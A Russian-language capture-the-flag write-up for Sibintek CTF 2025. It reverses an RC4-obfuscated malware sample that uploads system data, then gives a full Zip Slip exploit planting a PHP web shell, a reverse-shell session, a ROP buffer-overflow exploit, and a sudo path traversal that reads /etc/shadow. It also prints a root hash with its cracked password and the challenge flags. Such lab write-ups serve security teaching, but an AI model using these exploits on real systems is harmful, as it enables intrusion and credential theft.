SIBINTEK CTF 2025

Задания

09.11.2025

Название: Reversse attack

Категория: Pentest

Очки: динамическое начисление

Описание: После недавней атаки был найден вирус, который использовали злоумышленники. Получится ли отомстить им?

Флаги:
Sibintek{r3v3rs3_w1th_rc4}
Sibintek{Z1p_Sl1p_4tt4ck_w1th_RC4}
Sibintek{r0p_1n_s0ck3t}
Sibintek{m1ss_c0nf1g_1n_sud03rs}

01

Reverse.
Открываем программу в Ida и переходим к функции main.

IDA View-A | Pseudocode-A | Hex View-1 | Loc

```
__int64 sub_140003EAE()
{
  __int64 v1; // [rsp+20h] [rbp-10h] BYREF
  void *Block; // [rsp+28h] [rbp-8h] BYREF

  sub_1400049A0();
  sub_1400042B4();
  sub_140003911();
  Block = 0;
  v1 = 0;
  if ( (unsigned int)sub_140003885((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965) )
    exit(0);
  if ( (unsigned int)((__int64 (__fastcall *)(void **, __int64 *))loc_140001965)(&Block, &v1) )
  {
    if ( Block )
      free(Block);
    exit(0);
  }
  sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965);
  if ( !Block || !v1 )
  {
    if ( Block )
      free(Block);
    exit(0);
  }
  if ( (unsigned int)sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965) )
  {
    if ( Block )
      free(Block);
    exit(0);
  }
  if ( (unsigned int)sub_140003885(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493) )
  {
    if ( Block )
      free(Block);
    exit(0);
  }
  (*(void (__fastcall **)(void **, __int64))byte_140001493)(&Block, v1);
  if ( (unsigned int)sub_1400038DB(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493) )
  {
    if ( Block )
      free(Block);
```

Разберём функции:

```
__int64 sub_1400042B4()
{
  __int64 i_2; // rax
  int j; // [rsp+4h] [rbp-Ch]
  unsigned int i_1; // [rsp+8h] [rbp-8h]
  int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 255; ++i )
  {
    i_1 = i;
    for ( j = 0; j <= 7; ++j )
    {
      if ( (i_1 & 1) != 0 )
        i_1 = (i_1 >> 1) ^ 0xEDB88320;
      else
        i_1 >>= 1;
    }
    i_2 = i_1;
    dword_14000F0E0[i] = i_1;
  }
  return i_2;
}
```

sub_1400042B4
- Генерация таблицы CRC32

Загрузчик.

```
  v9 = 0xCA964D2D4B1BECALL;
  n1168267635 = 1168267635;
  *(_QWORD *)v8 = 0x5D3203E9C6BB22F0LL;
  *(_QWORD *)&v8[5] = 0x843E9BC45D3203LL;
  sub_140004081(v7, &v9, 12);
  sub_140004168(v7, v8, 12);
  v13 = LoadLibraryA_w(v8);
  if ( v13 )
  {
    qword_14000F040 = sub_14000445F(v13, 268857135);
    if ( !qword_14000F040 )
    {
      sub_1400043C9(v13);
      exit(1);
    }
    qword_14000F048 = sub_14000445F(v13, 2440451937LL);
    if ( !qword_14000F048 )
    {
      sub_1400043C9(v13);
      exit(1);
    }
    qword_14000F050 = sub_14000445F(v13, 1983884790);
    if ( !qword_14000F050 )
    {
      sub_1400043C9(v13);
      exit(1);
    }
    qword_14000F058 = sub_14000445F(v13, 2644759395LL);
    if ( !qword_14000F058 )
    {
      sub_1400043C9(v13);
      exit(1);
    }
    qword_14000F060 = sub_14000445F(v13, 3750196810LL);
    if ( !qword_14000F060 )
    {
      sub_1400043C9(v13);
      exit(1);
    }
```

sub_140003911
- судя по всему, загрузчик библиотек, т.к. есть **LoadLibraryA**

```
__int64 __fastcall sub_140004081(__int64 a1, __int64 a2, int n12)
{
  char v4; // [rsp+7h] [rbp-9h]
  int v5; // [rsp+8h] [rbp-8h]
  int i; // [rsp+Ch] [rbp-4h]
  int j; // [rsp+Ch] [rbp-4h]

  LOBYTE(v5) = 0;
  for ( i = 0; i <= 255; ++i )
    *(_BYTE *)(a1 + i) = i;
  for ( j = 0; j <= 255; ++j )
  {
    v5 = (unsigned __int8)(*(_BYTE *)(a1 + j) + v5 + *(_BYTE *)(j % n12 + a2));
    v4 = *(_BYTE *)(a1 + j);
    *(_BYTE *)(a1 + j) = *(_BYTE *)(a1 + v5);
    *(_BYTE *)(a1 + v5) = v4;
  }
  *(_BYTE *)(a1 + 256) = 0;
  *(_BYTE *)(a1 + 257) = 0;
  return a1;
}
```

sub_140004081 - Генерация s_box по ключу

```
unsigned __int64 __fastcall sub_140004168(__int64 a1, __int64 a2, unsigned __int64 n12)
{
  unsigned __int64 i_1; // rax
  char v4; // [rsp+7h] [rbp-9h]
  unsigned __int64 i; // [rsp+8h] [rbp-8h]

  for ( i = 0; ; ++i )
  {
    i_1 = i;
    if ( i >= n12 )
      break;
    *(_BYTE *)(a1 + 257) += *(_BYTE *)(a1 + (unsigned __int8)++*(_BYTE *)(a1 + 256));
    v4 = *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 256));
    *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 256)) = *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 257));
    *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 257)) = v4;
    *(_BYTE *)(a2 + i) ^= *(_BYTE *)(a1
                                     + (unsigned __int8)(*(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 256))
                                                       + *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 257))));
  }
  return i_1;
}
```

sub_140004168 - Шифрование RC4

```
unsigned int i; // [rsp+29Ch] [rbp+21Ch]

if ( !a1 )
  return 0;
v53 = a1;
if ( *a1 != 23117 )
  return 0;
v52 = (_DWORD *)((char *)a1 + *((int *)v53 + 15));
if ( *v52 != 17744 )
  return 0;
v51 = v52[34];
if ( !v51 )
  return 0;
v50 = (_DWORD *)((char *)a1 + v51);
v49 = (char *)a1 + (unsigned int)v50[7];
v48 = (char *)a1 + (unsigned int)v50[8];
v47 = (char *)a1 + (unsigned int)v50[9];
v46 = v51;
v45 = v52[35] + v51;
for ( i = 0; ; ++i )
{
  if ( i >= v50[6] )
    return 0;
  Destination_2 = (char *)a1 + *(unsigned int *)&v48[4 * i];
  v43 = sub_1400043F3(Destination_2);
  if ( v43 == a2 )
    break;
}
v42 = *(_WORD *)&v47[2 * i];
v41 = *(_DWORD *)&v49[4 * v42];
if ( v41 < v46 || v41 >= v45 )
  return (__int64)a1 + v41;
Str = (char *)a1 + v41;
memset(Destination, 0, sizeof(Destination));
v36 = 0;
*( QWORD *)Destination 1 = 0;
```

sub_14000445F - Поиск функции по хешу

```
__int64 __fastcall crc32(char *Destination)
{
  char *v1; // rax
  int i; // [rsp+8h] [rbp-8h]
  unsigned int v4; // [rsp+Ch] [rbp-4h]

  v4 = -1;
  while ( *Destination )
  {
    v1 = Destination++;
    v4 ^= (unsigned __int8)*v1;
    for ( i = 0; i <= 7; ++i )
      v4 = (v4 >> 1) ^ -(v4 & 1) & 0xEDB88320;
  }
  return ~v4;
}
```

Хеш - **CRC32**

Функция загружает библиотеки, зашифрованные RC4 и по hash в виде CRC32, получает функции.

02

Дешифрование функций

```
IDA View-A                                  Pseudocode-A
__int64 __fastcall sub_140003885(size_t Size, unsigned __int64 a2)
{
  __int16 i; // [rsp+2Eh] [rbp-2h]

  for ( i = 0; i != -1; ++i )
  {
    if ( !(unsigned int)sub_14000344F(i, a2, Size) )
      return 0;
  }
  return 1;
}
```

`sub_140003885` - Итерация функции `sub_14000344F` с проверкой результата от 0 до 0xffff.

```
  v7[0] = i;
  rc4_init((__int64)v6, (__int64)v7, 2);
  Block = malloc(Size);
  if ( !Block )
    return 0xFFFFFFFFLL;
  memcpy(Block, (const void *)a2, Size);
  v13 = Size - 4;
  rc4_crypt((__int64)v6, (__int64)Block, Size);
  v12 = *(_DWORD *)((char *)Block + v13);
  v11 = sub_14000432E(Block, v13);
  if ( v11 == v12 )
  {
    v10 = (void *)a2;
    v9 = a2 & 0xFFFFFFFFFFFFF000uLL;
    v8 = (char *)(a2 - (a2 & 0xFFFFFFFFFFFFF000uLL));
    *(_QWORD *)&v7[1] = (unsigned __int64)&v8[Size + 4095] & 0xFFFFFFFFFFFFF000uLL;
    if ( (unsigned int)qword_14000F040(a2 & 0xFFFFFFFFFFFFF000uLL, *(_QWORD *)&v7[1], 64, &v5) )
    {
      memcpy(v10, Block, Size);
      qword_14000F040(v9, *(_QWORD *)&v7[1], v5, v4);
      free(Block);
      return 0;
    }
    else
    {
      free(Block);
      return 0xFFFFFFFFLL;
    }
  }
  else
  {
    free(Block);
    return 0xFFFFFFFFLL;
  }
}
```

`sub_14000344F` - Копирование памяти, его шифрования, сравнение sub_14000432E с последними 4 байтами куска памяти, если верное, копирование его обратно на место.

Затем мы вызываем этот кусок памяти в main.
Затем вызов `sub_1400038DB`.

```
_BOOL8 __fastcall sub_1400038DB(__int64 a1, __int64 a2)
{
  return (unsigned int)sub_14000367B(a2, a1) != 0;
}
```

Вызов `sub_14000367B` с проверкой, что функция отработала.

```
  Seed = time64(0);
  srand(Seed);
  v8[0] = rand();
  rc4_init((__int64)v7, (__int64)v8, 2);
  Block = malloc(Size);
  if ( !Block )
    return 0xFFFFFFFFLL;
  i = Size - 4;
  memcpy(Block, (const void *)a1, Size - 4);
  v6 = sub_14000432E((__int64)Block, i);
  *(_DWORD *)((char *)Block + i) = v6;
  rc4_crypt((__int64)v7, (__int64)Block, i + 4);
  v11 = (void *)a1;
  v10 = a1 & 0xFFFFFFFFFFFFF000uLL;
  v9 = (char *)(a1 - (a1 & 0xFFFFFFFFFFFFF000uLL));
  *(_QWORD *)&v8[1] = (unsigned __int64)&v9[Size + 4095] & 0xFFFFFFFFFFFFF000uLL;
  if ( (unsigned int)qword_14000F040(a1 & 0xFFFFFFFFFFFFF000uLL, *(_QWORD *)&v8[1], 64, &v5) )
  {
    memcpy(v11, Block, Size);
    qword_14000F040(v10, *(_QWORD *)&v8[1], v5, v4);
    free(Block);
    return 0;
  }
  else
  {
    free(Block);
    return 0xFFFFFFFFLL;
  }
}
```

Функция `sub_14000367B` имплементирует алгоритм обратный функции выше. Только тут мы случайно генерируем ключ.

Функции сперва дешифруют кусок памяти, выполняют его и шифруют обратно.

К сожалению, придётся запускать malware для динамического анализа куска памяти и получения информации о функциях, которые вычисляются по хешу.

03


Динамический анализ.
Запускаем отладчик и входим в функцию, создадим ей границы и преобразуем в псевдокод

```
memset(Str, 0, 0x400u);
memset(buf, 0, sizeof(buf));
memset(buf_1, 0, sizeof(buf_1));
memset(buf_2, 0, sizeof(buf_2));
memset(buf_3, 0, sizeof(buf_3));
memset(buf_4, 0, sizeof(buf_4));
memset(buf_5, 0, sizeof(buf_5));
k_1 = 0;
v85[0] = 64;
if ( qword_14000F050 )
{
  ((void (__fastcall *)(_WORD *))qword_14000F050)(v90);
  qmemcpy(
    Processor_Architecture:_%u_r_nNumber_of_Processors:_%u_r_nPage_,
    "Processor Architecture: %u\r\n"
    "Number of Processors: %u\r\n"
    "Page Size: %u\r\n"
    "Processor Level: %u\r\n"
    "Processor Revision: %u",
    112);
  *(_DWORD *)((char *)&Processor_Architecture:_%u_r_nNumber_of_Processors:_%u_r_nPage_[13] + 7) = (_DWORD)&unk_A0D75;
  LODWORD(v32) = v94;
  LODWORD(v31) = v93;
  LODWORD(v30) = v91;
  sub_140001450(
    (__int64)Str,
```

Код собирает информацию о системе и упаковывает в zip архив.

```
v10 = 0x2826372D2A212A10LL;
v11[0] = 12600;
*(_QWORD *)&v11[1] = 0x341C703031703570LL;
v12 = 0x3E7720311C2B3772LL;
for ( i = 0; i <= 0x19; ++i )
  *((_BYTE *)&v11[-4] + i) ^= 0x43u;
n26 = 26;
rc4_init((__int64)v9, (__int64)&v10, 26);
rc4_crypt((__int64)v9, *a1, n12);
Src[0] = 0x6BD8FA76A2A2734ELL;
Src[1] = 0x8B4D01DFE10ED2D9uLL;
v8 = -2107620690;
Size = 20;
v5[0] = 0x299A8D8416FBB4C0LL;
v5[1] = 0x8BB91D0D3A3E9C20uLL;
v6 = -1017342201;
n20 = 20;
Str = (char *)malloc(0x15u);
if ( !Str )
  JUMPOUT(0x14000195BLL);
memcpy(Str, Src, Size);
Str[Size] = 0;
rc4_init((__int64)&POST[5], (__int64)v5, n20);
rc4_crypt((__int64)&POST[5], (__int64)Str, Size);
if ( func_by_hash_11 )
{
  strcpy(
```

Также доходим до 2 функции.



Видим XOR, доходим до него и смотрим память.


Получаем первый флаг. Флаг используется как ключ к RC4 на шифрование аргумента функции.

Также видно, что шифруется Строка RC4. Дойдя в отладчике до if и перейдя в память, видим строку

```
AE db    0
AF db  3Bh ; ;
B0 aLocalhostApiUd db 'localhost/api/udlop/',0
B0                                      ; DATA XREF: Stac
C5 db 0ABh
C6 db 0ABh
```

> ⚠ localhost
>
> В райтапе это localhost, в других местах будет другой домен

Видим домен и путь.




Строка разделяется по /, первая часть - домен, вторая - путь на сервере. Также видим порт и флаги.

> ⚠ localhost
>
> В райтапе это 8000 порт и флаг небезопасного подключения, в других местах будет 443 и безопасное подключение

Функция отправляет данные на сервер, предварительно зашифровав архив.

Первый флаг - `Sibintek{r3v3rs3_w1th_rc4}`

04




Атака на web сервер. Заходим на сервер и видим такую картину.

Идём по пути из файла.

Автоформатировать

```
{"success":false,"error":"Method not allowed"}
```

Пробуем эмулировать запрос.



Видим, что это php сервер, и он требует ZIP архив. Ищем атаки на ZIP архив. Находим ZIP SLIP.

Пишем exploit.

```python
#!/usr/bin/env python3
import zipfile
import requests
import os

class RC4:
    """
    Реализация алгоритма шифрования RC4
    Используется для шифрования флагов перед встраиванием в код
    """

    def __init__(self, key):
        """
        Инициализация RC4 шифратора с заданным ключом

        Args:
            key (bytes): Ключ шифрования
        """
        self.key = key
        self.S = list(range(256))
        j = 0

        # Key Scheduling Algorithm (KSA) - инициализация S-блока
        for i in range(256):
            j = (j + self.S[i] + key[i % len(key)]) % 256
            self.S[i], self.S[j] = self.S[j], self.S[i]

        # Инициализация счетчиков для PRGA
        self.i = 0
        self.j = 0

    def crypt(self, data):
        """
        Шифрование/дешифрование данных

        Args:
            data (bytes): Данные для обработки

        Returns:
            bytes: Зашифрованные/дешифрованные данные
        """
        result = bytearray(len(data))

        # Pseudo-Random Generation Algorithm (PRGA)
        for n in range(len(data)):
            self.i = (self.i + 1) % 256
            self.j = (self.j + self.S[self.i]) % 256
            self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
            k = self.S[(self.S[self.i] + self.S[self.j]) % 256]
            result[n] = data[n] ^ k

        return bytes(result)


def create_malicious_zip():
    """Создает ZIP архив с path traversal для извлечения флага"""
```

```python
    # Создаем злонамеренный ZIP файл
    with zipfile.ZipFile('mal.zip', 'w') as zipf:
        # Обычные файлы для маскировки

        zipf.writestr('../../../../../../var/www/html/shell.php',
'<?=`$_GET[0]`?>')  # Выходим в корень, /var/www/html/ так как Сервер
возвращает куда он записал архив, пишем shell туда

    return 'mal.zip'

def exploit_zip_slip(base_url, zip_file):
    """Эксплуатация уязвимости zip slip через API"""

    upload_url = f"{base_url}/api/udlop/"

    try:

        with open(zip_file, 'rb') as f:
            files = f.read()

            rc4 = RC4(b"Sibintek{r3v3rs3_w1th_rc4}")
            enc_file = rc4.crypt(files)

            response = requests.post(upload_url, data=enc_file, timeout=30)

        print(f"[*] Статус ответа: {response.status_code}")

        print("[*] Ответ сервера:")
        print(response.text)

    except requests.exceptions.RequestException as e:
        print(f"[-] Ошибка соединения: {e}")
        return False

def main():
    # Базовый URL сервера
    base_url = "http://localhost:8000"  # Сервер

    # Создание злонамеренных архивов
    malicious_zip = create_malicious_zip()
```


```python
    # Эксплуатация с разными архивами
    exploit_zip_slip(base_url, malicious_zip)

    # Очистка
    for file in [malicious_zip]:
        if os.path.exists(file):
            os.remove(file)

if __name__ == "__main__":
    main()
```

Выполняем его.

Проверяем.



Получаем RCE.

Захватим оболочку.

```
listener: 0.0.0.0:4444: Linux session from lo
(local) pwncat$
(remote) www-data@a6fee476c352:/var/www/html$ whoami
www-data
(remote) www-data@a6fee476c352:/var/www/html$
```


Получим флаг в `index.php`.

```
<?php
// Sibintek{Z1p_Sl1p_4tt4ck_w1th_RC4}
//
?>
(remote) www-data@a6fee476c352:/var/www/html$
```

Второй флаг - `Sibintek{Z1p_Sl1p_4tt4ck_w1th_RC4}`

05

LPE до user.
Исследуя систему, находим socat, который запущен от user.



Видно, что мы можем писать в сокет.


Придётся заняться PWN. Закидываем chisel для проброса сокета по порту и форварду себе на localhost.

```
$ socat TCP-LISTEN:2375,reuseaddr,fork UNIX-CONNECT:/tmp/encrypt_socket &
$ /tmp/chisel client --fingerprint <FINGERPRINT> <SERVER>:<PORT>
R:6666:localhost:2375 &
```

Откроем файл в IDA и видим, что пишется 256 байт в 128 байтный буфер.

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    char output_path[144]; // [rsp+10h] [rbp-120h] BYREF
4    char file_path[128]; // [rsp+A0h] [rbp-90h] BYREF
5    char *nl; // [rsp+120h] [rbp-10h]
6    char *result; // [rsp+128h] [rbp-8h]
7
8    result = 0;
9    setbuf(stdout, 0);
10   if ( argc <= 1 )
11   {
12     printf("Enter the file path: ");
13     if ( !fgets(file_path, 256, stdin) )
14     {
15       puts("Input error");
16       return 1;
17     }
18     nl = strchr(file_path, 10);
19     if ( nl )
20       *nl = 0;
21   }
22   else
23   {
24     strncpy(file_path, argv[1], 0x7Fu);
25     file_path[127] = 0;
26   }
27   snprintf(output_path, 0x8Au, "%s_encrypted", file_path);
28   printf("Encrypting file: %s\n", file_path);
29   printf("Saving to: %s\n", output_path);
30   result = encrypt_file(file_path, output_path);
31   if ( result )
32   {
33     printf("Error: %s\n", result);
```

Так как ничего для получения LPE не найдено в файле, нужно эксплуатировать libc, скачаем и его.



```
-0000000000000126      // padding byte
-0000000000000125      // padding byte
-0000000000000124      int argc;
-0000000000000120      char output_path[144];
-0000000000000090      char file_path[128];
-0000000000000010      char *nl;
-0000000000000008      char *result;
+0000000000000000      _QWORD __saved_registers;
+0000000000000008      _UNKNOWN *__return_address;
+0000000000000010
+0000000000000010 // end of stack variables
```

0x98 байт до return адреса.

Напишем exploit

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug' # socat TCP-LISTEN:2375,reuseaddr,fork UNIX-
CONNECT:/tmp/encrypt_socket

p = remote('127.0.0.1', 6666)  # Укажите хост и порт для удаленного
подключения
# p = process('./bins/user_app')
elf = ELF('./bins/user_app')
libc = ELF('./bins/libc.so.6')  # Укажите путь к libc целевой системы

# rop = ROP(elf)
POP_RDI = 0x0040125a
RET = 0x0040125b
```

```
def search_logs(username_payload):
    # p.recvuntil(b"syslog, auth.log): ")
    p.sendline(username_payload)

offset_to_ret = 0x98  # Смещение до функции возврата
# input()
# Создаем payload для переполнения буфера и leak адреса из libc
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']

log.info(f"puts@plt: {hex(puts_plt)}")
log.info(f"puts@got: {hex(puts_got)}")
log.info(f"main: {hex(main_addr)}")

# Первый payload для утечки адреса libc
payload = b"A" * offset_to_ret
payload += p64(POP_RDI)  # pop rdi; ret
payload += p64(puts_got)  # адрес GOT entry puts
payload += p64(puts_plt)  # адрес PLT puts
payload += p64(POP_RDI)
payload += p64(0) # Убираем argc у main
payload += p64(main_addr)  # адрес main для возврата в программу

# Отправляем первый payload для утечки адреса libc
print(payload, len(payload))
search_logs(payload)
# p.interactive()
print(p.recvuntil(b"Error: Error opening input file\n"))

# Получаем адрес puts из вывода
leaked_data = p.recvline()[:-1]
print(leaked_data)
puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
log.success(f"Leaked puts address: {hex(puts_leaked)}")

# Вычисляем базовый адрес libc
libc_base = puts_leaked - libc.symbols['puts']
log.success(f"Libc base: {hex(libc_base)}")
```

```python
# Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

# Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
payload2 += p64(RET)
payload2 += p64(POP_RDI)  # pop rdi; ret
payload2 += p64(bin_sh_addr)  # адрес строки /bin/sh
payload2 += p64(system_addr)  # адрес функции system

# Отправляем второй payload для получения shell
search_logs(payload2)

# Переходим в интерактивный режим
p.interactive()
```

```
    b't'
[DEBUG] Sent 0x1 bytes:
    b'x'
[DEBUG] Sent 0x1 bytes:
    b't'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x18 bytes:
    b'Sibintek{r0p_1n_s0ck3t}\n'
Sibintek{r0p_1n_s0ck3t}
```

Получаем 3 флаг. Также получим более удобный shell.

```
(remote) user@a6fee476c352:/home/user$
(remote) user@a6fee476c352:/home/user$
(remote) user@a6fee476c352:/home/user$
```

Третий флаг - `Sibintek{r0p_1n_s0ck3t}`

06

LPE до root.
Исследуем систему ещё раз. Видим, что в sudo мы можем от рута выполнять less.

```
Matching Defaults entries for user on a6fee476c352:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User user may run the following commands on a6fee476c352:
    (root) NOPASSWD: /bin/less /var/log/*
(remote) user@a6fee476c352:/home/user$
```

Мы можем читать shadow.

```
$ sudo /bin/less /var/log/../../etc/shadow
```

```
root:$6$AK9JHqhx9CrXEtk4$q6tgIrv06y894NMMk3x82BMS7PG8jI/Japws4Gt.XvWTsg1qp5O1Ed0UqQyjYIYYCl.L7ogOwrW3zvgwUTPDH1:20391:0:99999:7:::
daemon:*:20381:0:99999:7:::
bin:*:20381:0:99999:7:::
sys:*:20381:0:99999:7:::
sync:*:20381:0:99999:7:::
games:*:20381:0:99999:7:::
man:*:20381:0:99999:7:::
lp:*:20381:0:99999:7:::
```

Получаем хеш и брутим его.

```
$6$AK9JHqhx9CrXEtk4$q6tgIrv06y894NMMk3x82BMS7PG8jI/Japws4Gt.XvWTsg1qp5O1Ed0UqQyjYIYYCl.L7og0wrW3zvgwUTPDH1:rootbeer22
```

Заходим под root и получаем последний флаг.

```
(remote) user@daa2927c661e:/home/user$ su -l root
Password:
root@daa2927c661e:~# ls
flag_randome_slope_adsfmjnsdfvmk.txt
root@daa2927c661e:~# cat flag_randome_slope_adsfmjnsdfvmk.txt
Sibintek{m1ss_c0nf1g_1n_sud03rs}
root@daa2927c661e:~#
```

Третий флаг - `Sibintek{m1ss_c0nf1g_1n_sud03rs}`

Название: Wrong_number

Категория: Misc

Очки: динамическое начисление

Описание: На телефон недавно уволенного сотрудника поступил звонок, но, видимо, звонящий ошибся номером. На всякий случай у нас осталась его запись, однако сейчас с ней что-то не так.


Кроме того, ранее этот сотрудник разрабатывал общее хранилище файлов для всех сотрудников DNK. Все его наработки остались в его личном контейнере, но сам сайт до сих пор доступен. Возможно, на нём хранятся секретные данные.

Флаг: Sibintek{scandalkeylog}

01

